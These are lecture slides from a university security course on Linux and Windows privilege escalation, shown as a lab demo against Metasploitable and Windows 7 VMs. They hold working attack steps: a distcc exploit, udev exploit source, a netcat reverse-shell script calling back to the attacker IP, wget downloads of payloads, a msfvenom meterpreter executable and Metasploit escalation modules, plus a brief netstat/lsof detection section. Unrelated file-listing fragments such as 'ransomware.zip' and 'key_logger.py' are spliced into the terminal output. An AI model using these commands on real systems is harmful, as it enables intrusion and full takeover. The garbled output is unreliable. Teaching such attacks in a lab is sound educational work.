



User



Superuser



## 8. Privilege Escalation

Jin Hong  
[jin.hong@uwa.edu.au](mailto:jin.hong@uwa.edu.au)

# Demo preparation

---


- ❖ We will use Kali, metasploitable and Windows 7 VMs
- ❖ Since installing Windows 7 takes time, you don't have to follow through
  - ❖ Instructions in Lab 2 anyway if you want to have a look.
- ❖ You can definitely follow through the demo using metasploitable VM though

# Privilege Escalation

---

- ❖ The act of gaining the system rights of another user(s).
- ❖ Two types of escalation:
  - ❖ Horizontal – the accounts have the same privilege, but the attacker is now able to access other person's identify and information.
  - ❖ Vertical – higher privilege is gained, typically using kernel-level operations that allow running unauthorised code.
- ❖ Our focus will be on vertical privilege escalation.

# Privilege Escalation



Look at Linux first, then revisit Windows


# Linux Privilege Escalation

---

- ❖ Privilege escalation in Linux systems can happen by:
  - ❖ Kernel exploits
  - ❖ Programs running as root
  - ❖ Installed software
  - ❖ Weak/reused/plaintext passwords
  - ❖ Inside service
  - ❖ Suid misconfiguration
  - ❖ Etc.
- ❖ In fact, similar attacks are carried out on Windows also.

# Kernel Exploits

- ❖ A kernel is the core component of any operating systems
- ❖ Handles low level tasks (e.g., disk management, memory management etc.)
- ❖ Kernel will be responsible for:
  - ❖ Memory management
  - ❖ Input/output
  - ❖ Interfacing between hardware (I/O), applications, CPU and memory
  - ❖ Manage devices using device drivers



# Kernel Exploits

---

- ❖ By exploiting vulnerabilities in the Linux Kernel we can sometimes escalate our privileges.
- ❖ What we usually need to know to test if a kernel exploit works is the OS, architecture and kernel version.
- ❖ Useful commands:
  - ❖ `uname -a`
  - ❖ `cat /proc/version`
  - ❖ `cat /etc/issue`

# Program running as root

---

- ❖ The idea here is that if specific service is running as root and you can make that service execute commands you can execute commands as root.
- ❖ Look for webserver, database or anything else like that.
- ❖ First, identify the processes (e.g., `ps aux`)
- ❖ Often misconfigured process: MySQL
- ❖ Once logged into MySQL you can execute commands such as:
  - ❖ `select sys_exec('whoami');`
  - ❖ `select sys_eval('whoami');`

# User Installed Software

---

- ❖ Sometimes a vulnerable version of software can be installed.
- ❖ Exploit that vulnerability.
- ❖ Some common places to look through:
  - ❖ /usr/local/
  - ❖ /usr/local/src
  - ❖ /usr/local/bin
  - ❖ /opt/
  - ❖ /home
  - ❖ /var/
  - ❖ /usr/src/

# Bad passwords

---

- ❖ Bruteforcing
  - ❖ Guessing
  - ❖ Etc.
- 
- ❖ We did this before so skip.

# Locally running services

---

- ❖ Some services may not be exposed to the internet – you need to gain the initial access to the machine to find such services
- ❖ They may be able to run as root
  - ❖ Since it was hidden from the public, it could be misconfigured or requires root to do something
- ❖ Identify such services by comparing using `netstat` (internally) and `nmap` (from outside)

# Suid misconfiguration

- ❖ When a binary with uid permission is run it is run as another user, and therefore with the other users privileges.
- ❖ It could be root, or just another user – won't know until we try!

```
-rwsr-xr-x. 1 root root 33544 Dec 13 2019 /usr/bin/passwd
```



Note the **s** where **x** would usually indicate execute permissions for the user.

- ❖ If the uid-bit is set on a program that can spawn a shell or in another way be abused, we could use that to escalate our privileges.
- ❖ You can use this command to find files with incorrect uid settings
  - ❖ `find / -perm -u=s -type f 2>/dev/null`
  - ❖ This can also apply to the group permissions (GUID)

# Pwn a Linux machine (Metasploitable VM)

---

- ❖ We will be looking at exploiting a kernel vulnerability on a Linux machine
  - ❖ On the metasploitable VM
- ❖ The steps required are:
  1. Gain initial access (remote shell - we will exploit `distcc` service to gain non-root access).
  2. Identify the details of the target – OS, kernel and version
  3. Find suitable exploit
  4. Run the exploit

# Pwn a Linux machine (Metasploitable VM)

```
msf6 > search distcc
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes	DistCC Daemon Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc\_exec

```
msf6 > use 0
```

[\*] No payload configured, defaulting to cmd/unix/reverse\_bash

```
msf6 exploit(unix/misc/distcc_exec) > show options
```

crackme-linux.zip

Add files via upload

Module options (exploit/unix/misc/distcc\_exec):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a>
RPORT	3632.py	yes	The target port (TCP)

Payload options (cmd/unix/reverse\_bash):

Name	Current Setting	Required	Description
LHOST	192.168.68.8	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic Target

# Pwn a Linux machine (Metasploitable VM)

```
msf6 exploit(unix/misc/distcc_exec) > set PAYLOAD cmd/unix/reverse  
PAYLOAD => cmd/unix/reverse  
msf6 exploit(unix/misc/distcc_exec) > [REDACTED]
```

# Pwn a Linux machine (Metasploitable VM)

```
msf6 exploit(unix/misc/distcc_exec) > run

[*] Started reverse TCP double handler on 192.168.68.8:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo WFvw4C0hvozUGoti;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "WFvw4C0hvozUGoti\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.68.8:4444 → 192.168.68.4:52010) at 2022-08-10
11:03:54 +0800
```

# Pwn a Linux machine (Metasploitable VM)

---

- ❖ We are only the user daemon. Now time to escalate the privilege.
- ❖ This can be done by exploiting the kernel vulnerability.
- ❖ First check out the kernel version.

# Pwn a Linux machine (Metasploitable VM)

```
[*] Command shell session 3 opened (192.168.68.8:4444 → 192.168.68.4:40241) at 2022-08-10  
11:08:26 +0800
```

```
whoami  
daemon  
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux  
lsb_release -a  
No LSB modules are available.  
Distributor ID: Ubuntu  
Description: Ubuntu 8.04  
Release: 8.04  
Codename: hardy
```

```
[jin㉿kali)-[~]
```

```
$ searchsploit privilege | grep -i linux | grep -i kernel | grep 2.6
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 | linux_x86/local/42276.c
Linux Kernel 2.2.25/2.4.24/2.6.2 - 'mremap()' Local Priv | linux/local/160.c
Linux Kernel 2.2.x/2.4.x - Privileged Process Hijacking | linux/local/22362.c
Linux Kernel 2.2.x/2.4.x - Privileged Process Hijacking | linux/local/22363.c
Linux Kernel 2.4.1 < 2.4.37 / 2.6.1 < 2.6.32-rc5 - 'pipe | linux/local/9844.py
Linux Kernel 2.4.23/2.6.0 - 'do_mremap()' Bound Checking | linux/local/145.c
Linux Kernel 2.4.30/2.6.11.5 - BlueTooth 'bluez_sock_cre | linux/local/25289.c
Linux Kernel 2.4.4 < 2.4.37.4 / 2.6.0 < 2.6.30.4 - 'Send | linux/local/19933.rb
Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 / RHEL 4.8/5.3 | linux/local/9545.c
Linux Kernel 2.4.x/2.6.x - 'Bluez' BlueTooth Signed Buff | linux/local/926.c
Linux Kernel 2.4.x/2.6.x - 'uselib()' Local Privilege Es | linux/local/895.c
Linux Kernel 2.4.x/2.6.x - BlueTooth Signed Buffer Index | linux/local/25288.c
Linux Kernel 2.4/2.6 (Fedora 11) - 'sock_sendpage()' Loc | linux/local/9598.txt
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 1 | linux/local/9479.c
Linux Kernel 2.4/2.6 (x86-64) - System Call Emulation Pr | linux_x86-64/local/4460.c
Linux Kernel 2.4/2.6 - 'sock_sendpage()' Local Privilege | linux/local/9641.txt
Linux Kernel 2.6 (Debian 4.0 / Ubuntu / Gentoo) UDEV < 1 | linux/local/8478.sh
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4. | linux/local/8572.c
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 | linux_x86/local/9542.c
Linux Kernel 2.6.0 < 2.6.31 - 'pipe.c' Local Privilege E | linux/local/33321.c
Linux Kernel 2.6.10 < 2.6.31.5 - 'pipe.c' Local Privileg | linux/local/40812.c
Linux Kernel 2.6.13 < 2.6.17.4 - 'logrotate prctl()' Loc | linux/local/2031.c
Linux Kernel 2.6.13 < 2.6.17.4 - 'sys_prctl()' Local Pri | linux/local/2004.c
```

# Pwn a Linux machine (Metasploitable VM)

---

- ❖ Not all of them are applicable.
- ❖ Read through the list, we will see 8572.c which seems best fit for our purpose
  - ❖ Ubuntu 8.04 on target and matches rest of the keywords.
  - ❖ less /usr/share/exploitdb/exploits/linux/local/8572.c

```
/* Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  C
 * cve-2009-1185.c
 *
 * udev < 141 Local Privilege Escalation Exploit upload
 * Jon Oberheide <jon@oberheide.org>
 * http://jon.oberheide.org
 *
 * Information:
 *
 *      http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1185
 *
 *      udev before 1.4.1 does not verify whether a NETLINK message originates
 *      from kernel space, which allows local users to gain privileges by sending
 *      a NETLINK message from user space.
 *
 * Notes:
 *
 *      An alternate version of kcope's exploit. This exploit leverages the
 *      95-udev-late.rules functionality that is meant to run arbitrary commands
 *      when a device is removed. A bit cleaner and reliable as long as your
 *      distro ships that rule file.
 *
 *      Tested on Gentoo, Intrepid, and Jaunty.
 *
 * Usage:
 *
 *      Pass the PID of the udevd netlink socket (listed in /proc/net/netlink,
 *      usually is the udevd PID minus 1) as argv[1].
 *
 *      The exploit will execute /tmp/run as root so throw whatever payload you
 *      want in there.
 */

```

# Pwn a Linux machine (Metasploitable VM)

---

- ❖ This vulnerability is fooling the `udev` daemon via netlink messages.
- ❖ `udevd` handles device events from the kernel, delivered via netlink.
- ❖ Because netlink handles messages not only kernel-userspace but also between userspace applications, it didn't verify where the message originated from.
- ❖ Since `udev` is a privileged process that may run commands from the netlink message, it must ensure that such message comes from a trusted source (e.g., the kernel).
- ❖ So the exploit pretends that the netlink message to `udevd` is coming from the kernel, when it is in fact not - and this is used for the privilege escalation.

# Pwn a Linux machine (Metasploitable VM)

---

- ❖ How is this implemented?
- ❖ We need to find a place where we can execute our code/script.
- ❖ Luckily, the unpatched versions of `udev` has a rule file called "95-udev-late.rules"
  - ❖ likely in your `/lib/udev/rules.d/` directory
- ❖ In particular, it contains this rule:

```
ACTION=="remove", ENV{REMOVE_CMD} != "", RUN+="$env{REMOVE_CMD}"
```
- ❖ In simple terms, when a device is removed and there is a remove command, it runs it.

# Pwn a Linux machine (Metasploitable VM)

- ❖ This means you can craft the remove command to do something malicious!
- ❖ We simply pretend/fake that the device is removed by sending a netlink message to udevd.
- ❖ We already made the `/tmp/run` to be executable a few lines above.
  - ❖ You can also replace this code part to run other specified executables (or do anything else).

```
mp = message;
mp += sprintf(mp, "remove@/d") + 1;
mp += sprintf(mp, "SUBSYSTEM=block") + 1;
mp += sprintf(mp, "DEVPATH=/dev/foo") + 1;
mp += sprintf(mp, "TIMEOUT=10") + 1;
mp += sprintf(mp, "ACTION=remove") + 1;
mp += sprintf(mp, "REMOVE_CMD=/tmp/run") + 1;
```

# Pwn a Linux machine (Metasploitable VM)

- ❖ Move the exploit to the target host.
- ❖ First, run apache server from attacker kali

```
sudo service apache2 restart
```

- ❖ Add a symbolic link to the exploit files to our local server

```
(jin㉿kali)-[~]
$ sudo ln -s /usr/share/exploitdb/exploits/linux/local/ /var/www/html/
[sudo] password for jin:
(jin㉿kali)-[~]
$
```

# Pwn a Linux machine (Metasploitable VM)

- ❖ Create a run file that connects back to the attacker host

```
(jin㉿kali)-[~]
$ sudo vi /var/www/html/run
```

```
#!/bin/bash
nc 192.168.68.8 12345 -e /bin/bash
```

```
(jin㉿kali)-[~]
$ ls /var/www/html/
index.html  index.nginx-debian.html  local  powershell_attack.txt  run  share
```

# Pwn a Linux machine (Metasploitable VM)

---

- ❖ Now back to the remote shell we have from msfconsole.
- ❖ This exploit runs from the /tmp folder so cd there then download files using wget.

```
wget http://[attacker address]/run
```

```
wget http://[attacker address]/local/8572.c
```

```
whoami  
daemon  
cd /tmp  
wget http://192.168.68.8/run  
--01:06:21-- http://192.168.68.8/run  Update key_logger.py  
      ⇒ `run'  
Connecting to 192.168.68.8:80 ... connected.  
HTTP request sent, awaiting response ... 200 OK  
Length: 48  
Key_logger.py  
OK  
100% 133.54 KB/s  
01:06:21 (133.54 KB/s) - `run' saved [48/48]  
network_scanner.py  
Create network_scanner.py  
port_scanner.py  
Update port_scanner.py  
wget http://192.168.68.8/local/8572.c  
--01:06:47-- http://192.168.68.8/local/8572.c  
      ⇒ `8572.c'  
Connecting to 192.168.68.8:80 ... connected.  
HTTP request sent, awaiting response ... 200 OK  
Length: 2,757 (2.7K) [text/x-csrc]  
ransomware.zip  
Add files via upload  
OK ..  
100% 8.56 MB/s  
01:06:47 (8.56 MB/s) - `8572.c' saved [2757/2757]  
script.sh  
Create script.sh
```

# Pwn a Linux machine (Metasploitable VM)

---

- ❖ Compile and execute

```
gcc -o exploit 8572.c
```

- ❖ If complain about dynamic linker (ld), then add -B

```
gcc -B /usr/bin -o exploit 8572.c
```

# Pwn a Linux machine (Metasploitable VM)

- ❖ The documentation said we need the PID of the udevd netlink, so find it.
- ❖ It should be PID one higher than the root.

```
cat /proc/net/netlink
sk      Eth  Pid   Groups   Rmem    Wmem    Dump   scan   Locks
f7c4c800 0    0     00000000 0       0       00000000 2
df83b000 4    0     00000000 0       0       00000000 2
f7d78c00 7    0     00000000 0       0       00000000 2
f7ce4800 9    0     00000000 0       0       00000000 2
f7ce1800 10   0     00000000 0       0       00000000 2
f7c4cc00 15   0     00000000 0       0       00000000 2
dfc78400 15   2621  00000001 0       0       00000000 2
f7c50c00 16   0     00000000 0       0       00000000 2
dfc74e00 18   0     00000000 0       0       00000000 2
ps aux | grep udev
root    2622  0.1  0.0   2216   692 ?      S<s  00:42   0:02 /sbin/udevd --daemon
daemon  5055  0.0  0.0   1788   588 ?      SN    01:11   0:00 grep udev
./exploit 2621
```

# Pwn a Linux machine (Metasploitable VM)

```
(jin㉿kali)-[~] Tools └── Kali Docs └── Kali Forums └── Kali NetHunter
└── nc -lvp 12345
listening on [any] 12345 ...
192.168.68.4: inverse host lookup failed: Unknown host
connect to [192.168.68.8] from (UNKNOWN) [192.168.68.4] 48100
whoami
root
dos.py
```

Add files via upload

Update dos.py

# Linux Privilege Escalation

---

- ❖ We were able to exploit a vulnerability in the kernel to gain the root privilege.
- ❖ Let's find out how, as the victim user, to detect/identify this kind of attacks.

# Linux Privilege Escalation - Detection

- ❖ Go to the metasploitable VM and switch user to root.

```
msfadmin@metasploitable:/etc$ sudo su  
[sudo] password for msfadmin:  
root@metasploitable:/etc#
```

- ❖ Check the netstat and get the PID

```
root@metasploitable:/etc# netstat -p | grep 12345  
tcp      0      0 192.168.68.4:35068      192.168.68.8:12345      ESTABLISHED  
5147/bash  
root@metasploitable:/etc#
```

# Linux Privilege Escalation - Detection

- ❖ You can use lsof to get more info about the PID

```
root@metasploitable:/etc# lsof -p 5147
COMMAND  PID USER   FD   TYPE DEVICE SIZE NODE NAME
bash    5147 root cwd DIR 254,0 4096 2 /
bash    5147 root rtd DIR 254,0 4096 2 /
bash    5147 root txt REG 254,0 701808 16417 /bin/bash
bash    5147 root mem REG 254,0 38412 304784 /lib/tls/i686/cmov/libnss_fi
les-2.7.so
bash    5147 root mem REG 254,0 34352 304757 /lib/tls/i686/cmov/libnss_ni
s-2.7.so
bash    5147 root mem REG 254,0 83708 304779 /lib/tls/i686/cmov/libnsl-2.
7.so
bash    5147 root mem REG 254,0 30436 304770 /lib/tls/i686/cmov/libnss_co
mpat-2.7.so
bash    5147 root mem REG 254,0 1364388 304759 /lib/tls/i686/cmov/libc-2.7.
so
bash    5147 root mem REG 254,0 9684 304765 /lib/tls/i686/cmov/libdl-2.7
.so
bash    5147 root mem REG 254,0 190584 296259 /lib/libncurses.so.5.6
bash    5147 root mem REG 254,0 109152 294924 /lib/ld-2.7.so
bash    5147 root 0u IPv4 14437          TCP 192.168.68.4:35068->192.168.
68.8:12345 (ESTABLISHED)
bash    5147 root 1u IPv4 14437          TCP 192.168.68.4:35068->192.168.
68.8:12345 (ESTABLISHED)
bash    5147 root 2u CHR   1,3          6709 /dev/null
root@metasploitable:/etc# _
```

# Pwn a Linux machine (Metasploitable VM)

---

- ❖ Back to daemon
- ❖ We are now going to exploit other vulnerabilities.
- ❖ First, upgrade the shell to a meterpreter session.

```
ctrl + Z
```

```
sessions -u 1
```

- ❖ The session number should be your shell session with the target host.

```
whoami
daemon
^Z
Background session 1? [y/N]  y
msf6 exploit(unix/misc/distcc_exec) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.68.8:4433
[*] Sending stage (989032 bytes) to 192.168.68.4
[*] Meterpreter session 2 opened (192.168.68.8:4433 → 192.168.68.4:45182) at 2022-08-17 10:17:29 +0
800
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(unix/misc/distcc_exec) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
1		shell cmd/unix	Shell Banner: t8yKK7TAbefHfZMj	192.168.68.8:4444 → 192.168.68 .4:39548 (192.168.68.4)
2		meterpreter x86/linux	daemon @ metasploitable.localdomain	192.168.68.8:4433 → 192.168.68 .4:45182 (192.168.68.4)

```
msf6 exploit(unix/misc/distcc_exec) > 
```

# Pwn a Linux machine (Metasploitable VM)

---

- ❖ Now interact with the meterpreter session

```
sessions -i 2
```

- ❖ Now we will utilize the exploit suggester

```
use post/multi/recon/local_exploit_suggester
set session 2
run
```

- ❖ You will be displayed with some suggested exploits you can use.

```
msf6 exploit(unix/misc/distcc_exec) > sessions -i 2  
[*] Starting interaction with 2 ...
```

```
meterpreter >
```

```
Background session 2? [y/N] y
```

```
[+] Unknown command: y
```

```
msf6 exploit(unix/misc/distcc_exec) > use post/multi/recon/local_exploit_suggester
```

```
[*] Using configured payload cmd/unix/reverse
```

```
msf6 post(multi/recon/local_exploit_suggester) > show options
```

```
Module options (post/multi/recon/local_exploit_suggester):
```

Name	Current Setting	Required	Description
SESSION		yes	The session to run this module on
SHOWDESCRIPTION	false	yes	Displays a detailed description for the available exploits

```
msf6 post(multi/recon/local_exploit_suggester) > set session 2
```

```
session => 2
```

```
msf6 post(multi/recon/local_exploit_suggester) > run
```

```
[*] 192.168.68.4 - Collecting local exploits for x86/linux ...
```

```
[*] 192.168.68.4 - 167 exploit checks are being tried ...
```

```
[+] 192.168.68.4 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vulnerable.
```

```
[+] 192.168.68.4 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
```

```
[+] 192.168.68.4 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
```

```
[+] 192.168.68.4 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
```

```
[+] 192.168.68.4 - exploit/linux/local/su_login: The target appears to be vulnerable.
```

```
[+] 192.168.68.4 - exploit/unix/local/setuid_nmap: The target is vulnerable.
```

[\*] 192.168.68.4 - Valid modules for session 2:

#	Name	Potentially Vulnerable?	Che
ck	Result		
1	exploit/linux/local/glibc_ld_audit_dso_load_priv_esc target appears to be vulnerable.	Yes	The
2	exploit/linux/local/glibc_origin_expansion_priv_esc target appears to be vulnerable.	Yes	The
3	exploit/linux/local/netfilter_priv_esc_ipv4 target appears to be vulnerable.	Yes	The
4	exploit/linux/local/ptrace_sudo_token_priv_esc service is running, but could not be validated.	Yes	The
5	exploit/linux/local/su_login target appears to be vulnerable.	Yes	The
6	exploit/unix/local/setuid_nmap target is vulnerable.	Yes	The
7	exploit/linux/local/abrt_raceabrt_priv_esc target is not exploitable.	No	The
8	exploit/linux/local/abrt_sosreport_priv_esc target is not exploitable.	No	The
9	exploit/linux/local/af_packet_chocobo_root_priv_esc target is not exploitable. System architecture i686 is not supported	No	The
10	exploit/linux/local/af_packet_packet_set_ring_priv_esc	No	The

# Pwn a Linux machine (Metasploitable VM)

- ❖ For simplicity we will just use the first one.

```
use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
```

- ❖ See options and configure.

```
set payload linux/x86/meterpreter/reverse_tcp
```

```
set session 2
```

```
set lhost [your attacker host IP address]
```

```
set lport [some free port for exploit]
```

```
run
```

```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
[*] Using configured payload cmd/unix/reverse
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show options
```

Module options (exploit/linux/local/glibc\_ld\_audit\_dso\_load\_priv\_esc):

Name	Current Setting	Required	Description
SESSION		yes	The session to run this module on
SUID_EXECUTABLE	/bin/ping	yes	Path to a SUID executable

Payload options (cmd/unix/reverse):

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	--
0	Automatic

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set session 2
session => 2
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set lhost 192.168.68.8
lhost => 192.168.68.8
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set lport 5678
lport => 5678
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run
```

- ❖ Run shell and check who you are!

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run

[*] Started reverse TCP handler on 192.168.68.8:5678
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.W6JUu' (1271 bytes) ...
[*] Writing '/tmp/.bJiwlo5FH9' (271 bytes) ...
[*] Writing '/tmp/.eGZ1S' (207 bytes) ...
[*] Launching exploit ...
[*] Sending stage (989032 bytes) to 192.168.68.4
[*] Meterpreter session 4 opened (192.168.68.8:5678 → 192.168.68.4:41309) at 2022-08-17 10:30:05 +0800
```

```
meterpreter > shell
Process 5134 created.
Channel 1 created.
whoami
root
█
```

# Windows Privilege Escalation

---

- ❖ Privilege escalation in Windows systems can happen by:
  - ❖ Known exploits
  - ❖ Vulnerable windows services
  - ❖ misconfigurations

# Pwn a Windows (Windows 7 64-bit VM)

```
(jin㉿kali)-[~/cits3006/lect8]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.68.8 lport=1234 -f exe -o
hello.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: hello.exe
```

# Pwn a Windows (Windows 7 64-bit VM)

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.68.8
lhost => 192.168.68.8
msf6 exploit(multi/handler) > set lport 1234
lport => 1234
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.68.8:1234
```


# Pwn a Windows (Windows 7 64-bit VM)

- ❖ Make the reverse shell available from the attacker's local apache server

```
(jin㉿kali)-[~/cits3006/lect8]
└─$ sudo cp hello.exe /var/www/html/share/
(jin㉿kali)-[~/cits3006/lect8]
└─$ ls /var/www/html/share
hello.exe msf.odt report3.odt report.odt
```

# Pwn a Windows (Windows 7 64-bit VM)

- ❖ Download the executable from the victim host



# Pwn a Windows (Windows 7 64-bit VM)

- ❖ Run the reverse shell

```
PS C:\Users\jin> ls

Directory: C:\Users\jin

Mode                LastWriteTime         Length Name
----                -----        ----
d-r--       8/11/2022  2:32 AM          Contacts
d-r--       8/11/2022  2:32 AM          Desktop
d-r--       8/11/2022  2:32 AM        Documents
d-r--       8/11/2022  2:32 AM      Downloads
d-r--       8/11/2022  2:33 AM      Favorites
d-r--       8/11/2022  2:32 AM          Links
d-r--       8/11/2022  2:32 AM          Music
d-r--       8/11/2022  2:32 AM        Pictures
d-r--       8/11/2022  2:32 AM    Saved Games
d-r--       8/11/2022  2:32 AM      Searches
d-r--       8/11/2022  2:32 AM        Videos
-a---      8/11/2022  2:46 AM        7168 hello.exe

PS C:\Users\jin> .\hello.exe
```

# Pwn a Windows (Windows 7 64-bit VM)

- ❖ The user account doesn't allow you to get the system, so we need to escalate the privilege in a different way.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.68.8:1234
[*] Sending stage (200774 bytes) to 192.168.68.10
